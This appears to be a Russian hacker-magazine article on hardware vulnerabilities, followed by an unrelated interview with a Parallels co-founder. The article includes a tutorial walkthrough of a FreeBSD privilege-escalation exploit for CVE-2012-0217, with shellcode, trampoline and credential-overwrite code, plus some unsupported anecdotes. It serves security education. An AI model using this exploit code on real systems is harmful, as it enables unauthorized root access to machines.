Сегодня мало кого удивишь эксплойтами для разных операционных систем и программного обеспечения. Исследователи научились обходить различного рода защиты, такие как DEP, ASLR, NX bit, так называемую песочницу, эмуляторы кода и прочие системы виртуализации. Время меняет многое: еще вчера уязвимости в аппаратном обеспечении были объектом фантазий исследователей ИБ, сегодня это реальность. Я расскажу тебе о «железных» эксплойтах и малвари.

ВВЕДЕНИЕ

Представь, к чему может привести обнаружение уязвимости в микропроцессоре. После эксплуатации такой ошибки уже не нужно обходить какие-либо средства защиты ОС. Что немаловажно, портирование такого эксплойта для разных ОС не будет представлять какой-либо сложности. Это связано с реализацией HAL (Hardware Abstraction Layer — слой аппаратных абстракций), а также с тем, что низкоуровневые компоненты ядра для работы с оборудованием на многих ОС практически одинаковы. Помимо этого, основным преимуществом эксплойтов, заточенных на хардварные уязвимости, является возможность трансформации вектора эксплуатации с удаленного на локальный (remote2local) и наоборот (local2remote). Как ты уже понял, трансформация вектора эксплуатации с локального на удаленный представляет для нас наибольший интерес :). Правда, иногда при трансформации мини-фильтры ядра обрезают/искажают обрабатываемые данные (правила мини-фильтров обычно появляются после очередных патчей, например по вторникам), но и это не помеха. Обход состоит из применения морфа/виртуализации кода или специально заготовленных гаджетов.

Чтобы ты понимал, насколько ситуация критическая, рассмотрим наглядный пример, разложенный на несколько основных этапов.

1. Злоумышленник посылает подготовленный TCP- или UDP-пакет на любой открытый порт целевой машины.
2. Пакет проходит через сетевую карту, вызывая исключение, которое планировщик ядра ставит в очередь. Так как приоритет нашего исключения высок, при вытесняющей многозадачности планировщика ОС пакет будет обработан ядром исключительно быстро, пройдя сквозь полымя мини-фильтров и встроенного монитора безопасности ядра.

3. Код будет обработан центральным микропроцессором или конкретным контроллером (в режиме DMA), для которого предназначалась порция данных, доставленная рассматриваемым пакетом.
4. В итоге имеем порабощенную машину.
5. PROFIT! :)

ЧЕМ ЕДЯТ «ЖЕЛЕЗНЫЕ» ЭКСПЛОЙТЫ

Для полного понимания сути вещей рассмотрим основные этапы выявления и эксплуатации уязвимостей в железе.

1. Анализ — анализ оборудования на предмет выявления ошибок и уязвимостей. Существует два типа анализа — статический (он же реверс-инжиниринг, достаточно трудоемкий) и динамический («dummy» и шаблонный фаззинг). В первую очередь ты должен знать базовую матчасть (см. ссылки), это поможет тебе достичь понимания, что именно необходимо анализировать. Современные микропроцессоры имеют свои слабые места, к основным из них стоит отнести блоки декодирования CISC-микрокоманд в RISC-команды, обработчики исключений, блоки состояний.
2. Проверка полученных данных — на этом этапе полученные данные начинают обрабатываться, проводится отбор «эксплуатабельных» ошибок, то есть потенциальных уязвимостей (ищи исходники на нашем DVD — файл src/core2duo_errata).
3. Написание PoC (в перспективе — боевого эксплойта) — создание наглядно демонстрирующего ошибку Proof-of-Concept эксплойта. Это может помочь другим исследователям и разработчикам разобраться в проблеме, используя собственный подход. Сценарии эксплуатации уязвимостей практически не отличаются от софтверных:
   а) **Local privilege escalation** — локальное повышение привилегий. Сюда же можно отнести jailbreak'и и выполнение кода в ring 0;
   б) **Remote exploitation** — удаленный захват управления;
   в) **Denial of Service** — отказ в обслуживании. Очень эффективно применять данного рода эксплойты против аппаратных файрволов.

КЛАССИФИКАЦИЯ УЯЗВИМОСТЕЙ И ВОЗМОЖНЫЕ НАПРАВЛЕНИЯ ИССЛЕДОВАНИЙ

Уязвимости в железе можно разделить на два подкласса — псевдоаппаратные и аппаратные.

1. **Псевдоаппаратные уязвимости.** Их большинство, и ими кишат публичные базы эксплойтов (exploit-db, 1337day, раздел hardware). Многие выдают их за аппаратные. На самом деле они являются псевдоаппаратными, потому что эксплуатируют ошибку не в самом оборудовании, а в прошивке/драйвере/CRM (системе управления, которая может быть представлена в виде веб-панели, SSH, Telnet или другого протокола передачи информации и управления). Пример псевдоаппаратных уязвимостей, информация о которых хранится в базе exploit-db, представлен на иллюстрации. Их несложно классифицировать по типу уязвимостей:

Псевдохардварные сплоиты с exploit-db.com

Примеры работы в отладчике GDB

   а) **уязвимости типа «Переполнение буфера».** Пример: Xerox Workcenter 4150 Remote Buffer Overflow PoC (bit.ly/NLCZvr). Уязвимость заключается в неправильной обработке одного из параметров (LANGUAGE) при создании задачи печати;
   б) **зашитые пароли, ключи (софтверный бэкдор).** Пример: F5 BIG-IP Remote Root Authentication Bypass Vulnerability 0-day (bit.ly/KS2DPR). Уязвимость заключается в использовании зашитого в систему SSH-ключа, обладая которым атакующий может получить доступ к целевой системе.
   в) **Уязвимости веб-приложений (SQLi, XSS, CSRF, LFI, RFI, Auth Bypass и так далее)** Пример: Huawei HG866 Authentication Bypass (bit.ly/MgHJsm). Уязвимость заключается в том, что не все скрипты проверяют наличие валидной сессии в куках, что позволяет сменить пароль администратора.

2. **Аппаратные уязвимости** — это уязвимости, связанные с проектированием аппаратных схем.

При проектировании процессорных микросхем и более-менее сложных микроконтроллеров, равно как и при создании сложного программного обеспечения, могут возникнуть различного рода ошибки. Часть из них может стать потенциальными уязвимостями, которые создают «дыры» в железе. Если дыр становится чересчур много, то такое железо делается похожим на дуршлаг. Так случилось с продукцией компании Intel в начале 90-х, когда ошибки в CPU этого производителя гребли лопатой. Это нормально для компании с небольшим штатом специалистов и отсутствием тестирования. По мере роста компании Intel в ее составе начинают появляться отделы тестирования, отладки микропроцессорных схем. В конечном итоге именно благодаря им количество уязвимостей сводят практически к нулю. Спустя некоторое время, а именно в начале 2006 года, для процессоров серии Intel Core2Duo/Solo выходит неофициальная errata (свод ошибок), подготовленная парнями с сайта geek.com. Примерно через два месяца (заметь, какой срок, и это еще не предел) после выхода неофициального свода ошибок Intel нехотя признает их

и вносит в официальную errat'у. Ну баги как баги, ничего примечательного — можно подумать на первый взгляд. И ошибиться :). Особый интерес представляли баги, которые несли в себе потенциальную уязвимость (AE1/2/4/5/6/9/12/13/16/17/18/20/21/30). В тот момент многие не обратили внимания на это событие, за исключением нескольких исследователей, одним из которых был Тео де Раадт (Theo de Raadt). В своих докладах он предупреждал о возможных последствиях, к которым могут привести найденные ошибки в Core2Duo. Многие эксперты по ИБ посчитали его высказывания параноидальными и комичными, посмеялись... и досмеялись :). В середине 2007 года в Сети появляется информация о боте нового поколения с руткит-функционалом для промышленного шпионажа (Stuxnet, обломись), автором которого являлась некая Selena, представительница китайского андеграунда. Для распространения бот использовал один из уникальных эксплойтов, который, впервые в мировой практике, эксплуатировал «железную» уязвимость, а именно баг в контроллере кеша Core2Duo, являвшегося на тот момент популярным решением для многих серверных систем (этот проц обеспечивал великолепное соотношение цена/производительность). Позднее, в 2008 году, Крис Касперски решает реконструировать эксплойт для данной уязвимости. В качестве примера он использует сэмпл руткита, полученный у той самой Selena, но извлечь сам эксплойт из тела руткита ему так и не удалось. На конференцию HITB2008 он привез «выдранную» реверс-инжинирингом специально сконструированную виртуальную машину (VM) и VM-байткод эксплойта. Задачей эксплойта было локальное повышение привилегий для руткита, в теле которого он и располагался. Если пораскинуть мозгами, то отреверсенный эксплойт Криса можно без особых усилий трансформировать из локального в удаленный (метод local2remote). В зависимости от целей эксплуатации выделяют два пути трансформации:

1. **elf-remote эксплойт** — представляет собой HTML-страничку с внедренным кодом эксплойта на популярном скриптовом языке (JS, Java, AS3). Как ты понял, для эксплуатации уязвимости необходимо будет завлечь пользователя на эту страницу :). В ход может идти все, начиная с социальной инженерии и заканчивая веб-шеллом на популярном сайте;
2. **full-remote эксплойт** — stand-alone программа, посылающая специально сформированный TCP/IP-пакет компьютеру жертвы.

Каждый из рассмотренных путей имеет свои плюсы и минусы. Мне показалось, что провести трансформацию по первому методу будет наиболее выгодным и наглядным для тебя. Предлагаю тебе ознакомиться с заранее подготовленным сплоитом, реализованным на JS, ты можешь найти его на нашем диске (src/cpu_bug_src).

CVE-2012-0217

Перед нами уязвимость в процессорах Intel, а именно — 0-day наших дней, который был отмечен Рафалем Войчуком (Rafal Wojtczuk) со статусом Critical. По иронии судьбы, уязвимость была исправлена в Linux еще в далеком 2006-м (многие ее знают как CVE-2006-0744), но тогда мало кто обратил на нее внимание, а Intel в очередной раз отмахнулась, присвоив авторство данной уязвимости разработчикам ядра Линукс. Как ты понял, основной плюс данной уязвимости в том, что она, являясь хардварной, позволяет пробить большинство из существующих ОС (FreeBSD, NetBSD, Solaris, Windows) и систем виртуализации (XEN, KVM). В Linux она появилась в виде репорта от компании Red Hat (RHSA-2012:0720-1, RHSA-2012:0721-1). Причина возникновения данной уязвимости в том, что Intel'овский микропроцессор некорректно хэндлит канонический адрес до переключения в непривилегированный режим (r0 → r3). В AMD-процессорах данная операция выполняется с точностью до наоборот: сначала микропроцессор переключает код в непривилегированный режим (r3) и только после этого вызывает #GP. Таким образом, при установке пользователем указателя инструкций RIP неканонического вида процессор вызывает обработчик ошибки, который, будучи еще в ring 0, запустится с выбранными пользователем значениями регистров %gs и %rsp.

Я надеюсь, ты уловил суть баги. Давай рассмотрим технику эксплуатации на практике написания сплоита для FreeBSD. В процессе ее реализации нужно выполнить следующие шаги:

1. Выбор способа отладки ядра, настройка отладчика (отладка отладке рознь ввиду кардинальных различий в виртуальных машинах).
2. Сбор поверхностной информации об уязвимости по структурам и объектам ядра.
3. Соблюдение правил эксплуатирования подобного рода уязвимостей:
   - ядро должно работать корректно, иначе система уйдет в даун;
   - необходимо корректно восстановить страницу исключения ошибок (general page fault exception — #GP);
   - необходимо повысить привилегии и выполнить код в ring 0.
4. Программная реализация эксплойта.

Поехали! Первым делом для этих целей необходимо настроить виртуалку — сложно что-то делать, когда твоя клавиатура мигает под ритмичную музыку kernel panic :). Лично мой выбор пал на VMware из-за дружелюбного интерфейса отладки гостевой ОС. В качестве основной ОС (на которой проходила отладка) и гостевой (ОС для тестов) была выбрана стабильная версия FreeBSD 9.0. Настройка виртуальной машины проста до безобразия:

CACHE POISONING ДЛЯ ПРОЦЕССОРОВ

В марте 2011 года известная руткитописательница Джоанна Рутковская (Joanna Rutkowska) опубликовала информацию об уязвимости в процессорах Intel, позволяющей выполнить произвольный код в режиме SMM с привилегиями большими, чем привилегии нулевого кольца (ring 0).

SMM (System Management Mode) — это специальный малодокументированный режим работы процессоров Intel, который впервые появился в 386SL. В этом режиме приостанавливается нормальное выполнение кода и специальное ПО (обычно firmware или отладчик с аппаратной поддержкой) выполняется в режиме с высокими привилегиями.

Эксплойты используют кеш процессора для доступа к SMRAM — защищенной памяти для режима SMM. Из двух представленных эксплойтов один делает дамп памяти SMRAM, а второй производит выполнение кода в режиме SMM.

Потенциальное применение уязвимости привело к появлению SMM-руткитов, которые компрометировали работу гипервизоров и обходили современные защиты ОС на тот момент. Известно, что Intel была осведомлена о данной уязвимости, — она исправила ее в материнской плате DQ45CB, хотя более ранние модели остались уязвимыми, а патча, к сожалению — а может, и к счастью ;), — не появилось по сей день.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

CVE-2012-0217 в действии




Схема эксплуатации

1. Создаем новую виртуальную машину в VMware.
2. Открываем конфигурационный файл, созданный VM (имеет расширение vmx), и добавляем следующую строку:

```
debugStub.listen.guest64 = "TRUE"
```

После чего при запуске созданной VM VMware для отладки откроет локальный порт 8864, к которому можно будет спокойно подключиться из любого отладчика, к примеру GDB:

```
(gdb) target remote localhost:8864
```

Отладчик GDB для этих целей также стоит сконфигурировать самостоятельно для корректного отображения символов отлаживаемого окружения:

```
> sudo port install gettext gmp libelf
> curl -O http://ftp.gnu.org/gnu/gdb/gdb-7.4.1.tar.bz2
...
> tar xvjf gdb-7.4.1.tar.bz2
...
> cd gdb-7.4.1
> CFLAGS=-I/opt/local/include ./configure \
    --prefix=/opt/local \
    --program-suffix=-amd64-marcel-freebsd \
    --target=amd64-marcel-freebsd
...
> make
> sudo make install
```

Ну и наконец, создаем директорию для отладки, к примеру poc_debug, и копируем туда исходные директории FreeBSD /usr/src и /boot/kernel, в которых находятся исходники для отладки (см. рисунок «Примеры работы в отладчике GDB»).

С настройкой отладчика разобрались, приступаем к сбору информации. Во время эксплуатации уязвимости нам понадобится информация (символы), которая располагается в адресном пространстве ядра. Во FreeBSD есть встроенная функция kldsym(), которая позволяет «достать» нужные нам символы, предоставляемые ядерной функцией get_symaddr().

```
u_long get_symaddr(char *symname)
{
    struct kld_sym_lookup ksym;
    ksym.version = sizeof (ksym);
    ksym.symname = symname;

    if (kldsym(0, KLDSYM_LOOKUP, &ksym) < 0) {
        perror("kldsym");
        exit(1);
    }
    printf("[+] Resolved %s to %#lx\n",\
    ksym.symname, ksym.symvalue);
    return ksym.symvalue;
}
```

Теперь подумаем над тем, как эксплуатировать уязвимость. На самом деле все просто:

1. Выделяем страницу памяти перед неканоническим адресом на границе 0x0000800000000000.
2. Вызываем произвольный системный вызов (syscall) при помощи системного вызова инструкции, расположенной непосредственно перед адресом неканонической границы.

Когда обработчик fastsyscall восстановит регистры пользователя, он выполнит инструкцию sysret и попытается вернуться к «следующей инструкции» в 0x0000800000000000, «забыв» сменить режим ring 0 → ring 3. Соответственно, #GP запускается в режиме ядра. Кроме этого, исключение кадра помещается в стек ring 3. Таким образом, мы можем перезаписать указатели ядра на тот адрес, которым можно управлять с ring 3.

```
uint64_t pagesize = getpagesize();
uint8_t * area = (uint8_t*)((1ULL << 47) - pagesize);
area = mmap(area, pagesize,
    PROT_READ | PROT_WRITE | PROT_EXEC,
    MAP_FIXED | MAP_ANON | MAP_PRIVATE, -1, 0);
if (area == MAP_FAILED) {
    perror("mmap (trigger)");
    exit(1);
}

// Копируем исполняемый код триггера,
// что находится на границе конца страницы
// таким образом, чтобы выполнился наш syscall
char triggercode[] =
    "\xb8\x18\x00\x00\x00"
     // mov rax, 24; #getuid
    "\x48\x89\xe3"
    // mov rbx, rsp; сохраним регистры r3
    // для последующих действий
    "\x48\xbc\xbe\xba\xfe\xca\xde\xc0\xad\xde"
    // mov rsp, 0xdeadc0decafebabe
    "\x0f\x05"; // syscall

uint8_t * trigger_addr = area + \
    pagesize – TRIGGERCODESIZE;
memcpy(trigger_addr, triggercode, TRIGGERCODESIZE);
```

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА

При перезаписи значения целевого регистра RSP существует два исхода:

1. Если значение регистра RSP не может быть перезаписано, срабатывает double fault (двойная ошибка), вызванная функцией Xdblfault(), и кадр исключения помещается в специальный стек, который закреплен за данного рода исключениями.
2. Во втором случае #GP возникает в Xprot() и кадр исключения заносится в регистр RSP, таким образом его значение перезаписывается.

ПЕРЕД НАМИ УЯЗВИМОСТЬ В ПРОЦЕССОРАХ INTEL, А ИМЕННО — КРИТИЧЕСКИЙ 0-DAY НАШИХ ДНЕЙ

```
IDTVEC(prot)
    subq    $TF_ERR,%rsp
    movl    $T_PROTFLT,TF_TRAPNO(%rsp)
    movq    $0,TF_ADDR(%rsp)
    movq    %rdi,TF_RDI(%rsp)
// Очищаем регистр для GP
    leaq    doreti_iret(%rip),%rdi
    cmpq    %rdi,TF_RIP(%rsp)
    je  1f
// Ядро с юзермод GS base r0->r3
    testb   $SEL_RPL_MASK,TF_CS(%rsp)
// Проверяем, откуда мы пришли
    jz  2f
// Продолжение работы в режиме ядра r0
    swapgs
    movq    PCPU(CURPCB),%rdi
```

Так как мы пришли из ядра (при выполнении инструкции sysret), при проверке testb $SEL_RPL_MASK,TF_CS(%rsp) устанавливается флаг 'Z', поэтому по команде jz мы прыгаем на указанную метку 2f, обходя тем самым инструкцию свопа GS — swapgs. Но что, если сценарий разворачивается по первому пути? Так как цепь событий GS происходит в GS ring 3, при доступе к GS:data произойдет вызов ошибки страницы XPage(). Таким образом, цепочка событий fault, double fault, tripple fault и так далее приведет к краху системы. Если включить смекалку, то можно придумать выход из этой ситуации: вернуться в начало и восстановить значение регистров, которые мы перезаписали. Далее было бы неплохо, если бы мы могли заменить адрес обработчика ошибки страницы, что позволит выполнить произвольный код, если возникнет исключение #PF. В этом нам поможет метод восстановления структур.

Смотрим шлюзы дескрипторов:

```
+0:  Target Offset[15:0] | Target Selector
+4:  Some stuff          | Target Offset[31:16]
+8:  Target Offset[63:32]
+12: Some more stuff
```

И файл include/frame.h:

```
struct trapframe {
    register_t  tf_rdi;
    register_t  tf_rsi;
    register_t  tf_rdx;
    register_t  tf_rcx;
    register_t  tf_r8;
    register_t  tf_r9;
    register_t  tf_rax;
    register_t  tf_rbx;
    register_t  tf_rbp;
    register_t  tf_r10;
...
    register_t  tf_rflags;
    register_t  tf_rsp;
    register_t  tf_ss;
};
```

Когда сработает исключение, микропроцессор zapushit в стек значения ss, rsp, rflags, cs, rip, err. Это иллюстрируют инструкции movl $T_PROTFLT,TF_TRAPNO(%rsp), movq $0,TF_ADDR(%rsp). Они пишут в стек рассматриваемые значения. Основная проблема в том, что, когда происходит исключение, RSP использует автоматическое выравнивание в 16 байт. Таким образом, существует возможность перезаписать только первые 32-LSB смещения. Еще одна инструкция — movl $T_PROTFLT,TF_TRAPNO(%rsp) пишет от 0 до tf_addr. Она также использует выравнивание в 16 байт. Надежда на последнюю инструкцию movl $T_PROTFLT,TF_TRAPNO(%rsp). И да! Она пишет значение T_PROTFLT (0x9) в tf_trapno, используя выравнивание в 16 + 8 байт! То, что нам нужно. При помощи этой инструкции мы можем установить в целевые смещения [63:32] значение 0x9. Если установить значения в RSP IDT[14]+10*8 (выравнивание tf_trapno с целевой #PF смещением [63:32]), мы можем установить адрес #PF обработчика на 0x9WWXXYYZZ. Кроме того, значение WWXXYYZZ нам уже заранее известно, так как мы можем получить адрес #PF при помощи функции get_symaddr(). Для того чтобы мы смогли выполнить произвольный код на системе, нужно будет установить трамплин-код на 0x9WWXXYYZZ, который содержит код установки и переход на наш ядерный пэйлоад.

```
*(uint64_t*)(trigger_addr + 10) = \
    (uint64_t)(((uint8_t*)&sidt()[14]) + 10 * 8);

char trampolinecode[] =
    "\x0f\x01\xf8"
// swapgs; переключаем в r0 gs:base
    "\x48\x89\xdc"
// mov rsp, rbx; восстанавливаем значение rsp,
// если нет больше возможности использовать r3-стек
    "\x48\xb8\xbe\xba\xfe\xca\xde\xc0\xad\xde"
// mov rax, 0xdeadc0decafebabe
    "\xff\xe0";
// jmp rax

uint8_t * trampoline = (uint8_t*)(0x900000000 \
     | (Xpage_ptr & 0xFFFFFFFF));
size_t trampoline_allocsize = pagesize;
// В конце обращаемся к PAGESIZE для распределения
// Не хватает места для трамплин-кода?
if ((uint8_t*)((uint64_t)trampoline &
    ~(pagesize-1)) + pagesize < trampoline +
    TRAMPOLINECODESIZE)
    trampoline_allocsize += pagesize;
if (mmap((void*)((uint64_t)trampoline &
    ~(pagesize-1)), trampoline_allocsize,
    PROT_READ | PROT_WRITE | PROT_EXEC,
    MAP_FIXED | MAP_ANON | MAP_PRIVATE, -1, 0)
    == MAP_FAILED) {
        perror("mmap (trampoline)");
        exit(1);
}
memcpy(trampoline, trampolinecode, TRAMPOLINECODESIZE);
*(uint64_t*)(trampoline + 8) = \
    (uint64_t)kernelmodepayload;
```

ПОДДЕРЖКА СТАБИЛЬНОГО ЯДРА

Мы разобрались с исполнением произвольного кода, но забыли главное. Сразу же после того, как мы получим заветный shell, ядро вылетит в kernel panic. Это произойдет потому, что мы не восстановили структуры ядра после перезаписи. Чтобы этого не произошло, необходимо восстановить структуры в таблице IDT:

- исключение фрейма #GP перезаписывает шесть 64-битных регистров, то есть происходит перезапись IDT[18], IDT[17] и IDT[16];
- tf_addr перезаписывает 64-LSB в IDT[15];

- tf_trapno перезаписывает смещение [63:32] в IDT[14];
- регистр RDI перезаписывает 64-LSB в IDT[7];
- исключение фрейма #PF перезаписывает IDT[6], IDT[5] и IDT[4]. Сказано — сделано:

```
struct gate_descriptor *idt = sidt();
setidt(idt, IDT_OF, Xofl_ptr, \
        SDT_SYSIGT, SEL_KPL, 0); // 4
setidt(idt, IDT_BR, Xbnd_ptr, \
        SDT_SYSIGT, SEL_KPL, 0); // 5
setidt(idt, IDT_UD, Xill_ptr, \
        SDT_SYSIGT, SEL_KPL, 0); // 6
setidt(idt, IDT_NM, Xdna_ptr, \
        SDT_SYSIGT, SEL_KPL, 0); // 7
setidt(idt, IDT_PF, Xpage_ptr, \
        SDT_SYSIGT, SEL_KPL, 0); // 14
setidt(idt, IDT_MF, Xfpu_ptr, \
        SDT_SYSIGT, SEL_KPL, 0); // 15
setidt(idt, IDT_AC, Xalign_ptr, \
        SDT_SYSIGT, SEL_KPL, 0); // 16
setidt(idt, IDT_MC, Xmchk_ptr, \
        SDT_SYSIGT, SEL_KPL, 0); // 17
setidt(idt, IDT_XF, Xxmm_ptr, \
        SDT_SYSIGT, SEL_KPL, 0); // 18
```

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Самое простое, что будет в нашем эксплойте. Единственное, что потребуется, — это узнать адреса идентификаторов текущей учетной записи и изменить их значение на 0 (значение идентификатора для root). Зная, что адрес текущей структуры потока в FreeBSD может быть прочитан с GS:0, можно написать следующий код:

```
struct thread *td;
struct ucred *cred;
// Получаем адрес текущей структуры потока
asm ("mov %%gs:0, %0" : "=r"(td));

cred = td->td_proc->p_ucred;
cred->cr_uid = cred->cr_ruid = cred->cr_rgid = 0;
cred->cr_groups[0] = 0;
```

Ну и наконец, напишем обертку и сам ring 3 шелл-код, который будет использовать инструкцию sysret для выполнения кода в ring 0:

```
asm ("swapgs; sysretq;" :: "c"(shellcode));
// Восстанавливаем адрес шелл-кода из регистра rcx
void shellcode()
{
    printf("[*] w00t! w00t!!, u g0t r00t! :D\n");
    exit(0);
}
```

Хм... Стоп, а где же сам шелл-код? А его нет :). Все дело в том, что структура учетных данных пользователя распределяется между процессами этого пользователя. Так как мы изменили идентификаторы, порожденный shell будет автоматически наследовать привилегии с идентификатором 0, то есть привилегии суперпользователя root (примеры эксплойтов и PoC смотри в src/CVE-2012-0217).

ПОДВЕДЕМ ИТОГИ

Возможно, сейчас поиск ошибок в железе — это экзотика, но, поверь, придет время, когда аппаратные уязвимости войдут в нашу жизнь и будут популяризироваться день ото дня, как и их софтверные братья. Эпидемии «железной» малвари также не за горами. В следующей статье под моим скальпелем окажутся концептуальные релизы на эту тему. Следи за новыми выпусками. ⌶


PS3: ПОЛНОЦЕННАЯ АППАРАТНАЯ УЯЗВИМОСТЬ В МИКРОПРОЦЕССОРЕ CELL

Вот так новость выдали зарубежные СМИ в конце 2010 года. Как ты уже знаешь из предыдущих выпусков][, первым уязвимость в игровой приставке Play Station скандальной корпорации Sony нашел не кто иной, как GeoHot. На самом деле большая часть исследований была совершена до GeoHot'а его командой failoverfl0w, откуда он ушел за год до своего открытия.

Вдоволь начитавшись материалов на сайте failoverfl0w и в блоге Джорджа Хотца, я не удовлетворился, ибо представленная уязвимость носила псевдоаппаратный характер.

Годный эксплойт появился в начале марта 2011 года, когда хакер под ником DarkHacker сообщил о том, что нашел аппаратную уязвимость в микропроцессоре производства IBM — Cell Broadband CPU.

Обращение хакера к народу: «Уязвимость в CPU поможет нам подойти на шаг ближе к METLDR. Я решил опубликовать эту информацию, потому что люди имеют право делать, что им хочется, и информация должна быть свободна. Знаю, что за это меня могут засудить. Пусть катится гадкая Sony к черту! Все это для таких же, как я, хакеров. И я буду бороться за права людей до конца своей жизни».



WWW

- **Каталог псевдоаппаратных уязвимостей на exploit-db.com: bit.ly/ODrkeZ;**
- **базовая матчасть по процессорам: bit.ly/M7DsYs;**
- **официальная эррата от Intel: bit.ly/tkM1hq;**
- **детальное описание уязвимости CVE2012-0217 от разработчиков XEN: bit.ly/KEThRb;**
- **отличная презентация хардварной уязвимости в PS3: bit.ly/hlknSr;**
- **ресурсы, посвященные безопасности приставок Sony: ps3sdk.com, ps-groove.com;**
- **attacking SMM Memory via Intel CPU Cache Poisoning: bit.ly/rothK.**

Беседовал Степан Ильин

КАК создавалась PARALLELS

История создания гигантов IT — Apple, Microsoft, Facebook — была романтизирована Голливудом и журналистами и сведена к прямой линии между точками А и В. Однако рассказ о возникновении компании Parallels из уст прямого участника событий показывает, что в реальности для такой линии попросту не хватает букв в алфавите.

СТАНИСЛАВ ПРОТАСОВ

СООСНОВАТЕЛЬ И ГЛАВА РАЗРАБОТКИ КОМПАНИИ PARALLELS

НАЧАЛО

Я поступил попал в МФТИ, моей базовой кафедрой был Институт физики высоких энергий. Классное место. Находится в подмосковном Протвино, и у них есть свой ускоритель частиц (второй, после CERN), свое кольцо. Насколько я понимаю, он до сих пор работает.

У них было фантастическое по тем временам обеспечение вычислительной техникой и литературой. КГБ был продвинутой организацией, он обходил все запреты на поставку техники в СССР. Конечно, это все на уровне слухов, но, говорят, они работали со спецслужбами ГДР, которые ходили в ФРГ (пешком, через особую калитку в Берлинской стене), покупали компьютер и несли его обратно. Потом эта техника доставлялась в Советский Союз.

Я учился и, прямо скажем, занимался всякой полуерундой, как и любой другой студент. Работа была очень простая: есть ускоритель частиц, есть какие-то датчики, и нужно, чтобы данные с этих датчиков поступали на компьютеры, хранились и обрабатывались. Для налаживания процесса как раз требовались специалисты по вычислительной технике. Поскольку я тогда только учился, меня загружали не самыми важными задачами.

После института наступило интересное время. Было трудно найти работу, непонятно, как вообще это делать. Ведь когда я получил диплом, на дворе был 1993 год — первый или второй год, когда институтское распределение отменили. Мало какие компании испытывали нужду в специалистах. В научных-то организациях точно никто не был нужен, а обслуживающий компьютеры персонал тогда почти не требовался, ведь компьютеры стоили очень дорого и потому были редкостью.

Тогда купить хороший компьютер можно было за 1500–3000 долларов, а зарплата... Скажем, моя первая зарплата после института составляла 30 долларов в месяц. То есть компьютер я мог позволить себе после десяти лет упорной работы.

Совершенно случайно я прибился к институту при МИЭТ (Московский институт электронной техники) в Зеленограде, где провел около года. Это был полезный опыт. Там я открыл для себя несколько новых тем, о которых раньше не слышал: познакомился с софтом для проектирования микросхем CAD, увидел живьем HP'шный UNIX, узнал, что вообще существует UNIX, что у него развитая command line, под него пишут драйверы для устройств, у него такая-то графическая система и так далее.



ФАКТЫ

Окончил Московский физико-технический институт (факультет радиотехники и кибернетики).

Около 20 лет опыта в разработке ПО.

Автор примерно 50 патентов.

Один из сооснователей компании Parallels.

Помогал в создании компаний Acronis и Acumatica.

Принимал участие в проектах BeOS, ASPLinux, Westcom, Cassandra, Solomon IV, Pervasive.

Обладатель более 30 наград за разработку программных продуктов и технологий.

Я получил неплохой опыт, но потом работа как-то... закончилась. Институт был государственным, а значит, тамошние процессы тоже остались со времен Советского Союза. В частности — учет рабочего времени. Нельзя было опаздывать и нельзя было уходить раньше. Когда проект закончился, это превратилось в пытку. Методично заставить себя изучать что-либо, не имея конкретной задачи, могут только фантастически сфокусированные люди. Про таких разве что кино снимают.

Когда мотивация пропадает, побочные занятия (в игрушку поиграть, еще что-то сделать) тоже очень быстро приедаются. Невозможно сидеть и ничего не делать, почти физически ощущаешь, как тупеешь. Поэтому через год, когда стало совсем невыносимо, я оттуда сбежал.

И попал в компанию Sunrise, в которой уже работал Сергей Белоусов (основатель Parallels, Acronis, Acumatica, фонда Runa Capital и позже близкий друг — прим. редакции). Его я совершенно не знал, туда меня позвал однокурсник. Я пришел как системный администратор, эникейщик, программист... В то время все было перемешано.



ТАМ, ГДЕ ВОСХОДИТ СОЛНЦЕ

Через год я попал в новое предприятие Белоусова. Тогда ему требовался технический человек в Сингапуре — Сергей занимался бизнесом, связанным с поставкой из-за рубежа компьютерных запчастей, мониторов, принтеров и прочего.

В интересах этой компании я поехал в Сингапур, где и прожил пять лет. Именно там мы с Сергеем пытались заниматься софтверным бизнесом и впервые удалось что-то действительно построить.

Наш первый бизнес, по сути, был в области IT-аутсорсинга. Мы продавали американским компаниям R&D-услуги российских инженеров. Правда, бизнес у нас был немного странный — наши российские инженеры тоже находились в Сингапуре. Причина была проста: в то время многие американские компании попросту боялись работать с Россией. Многие до сих пор смотрят с опаской, но тогда боялись откровенно.

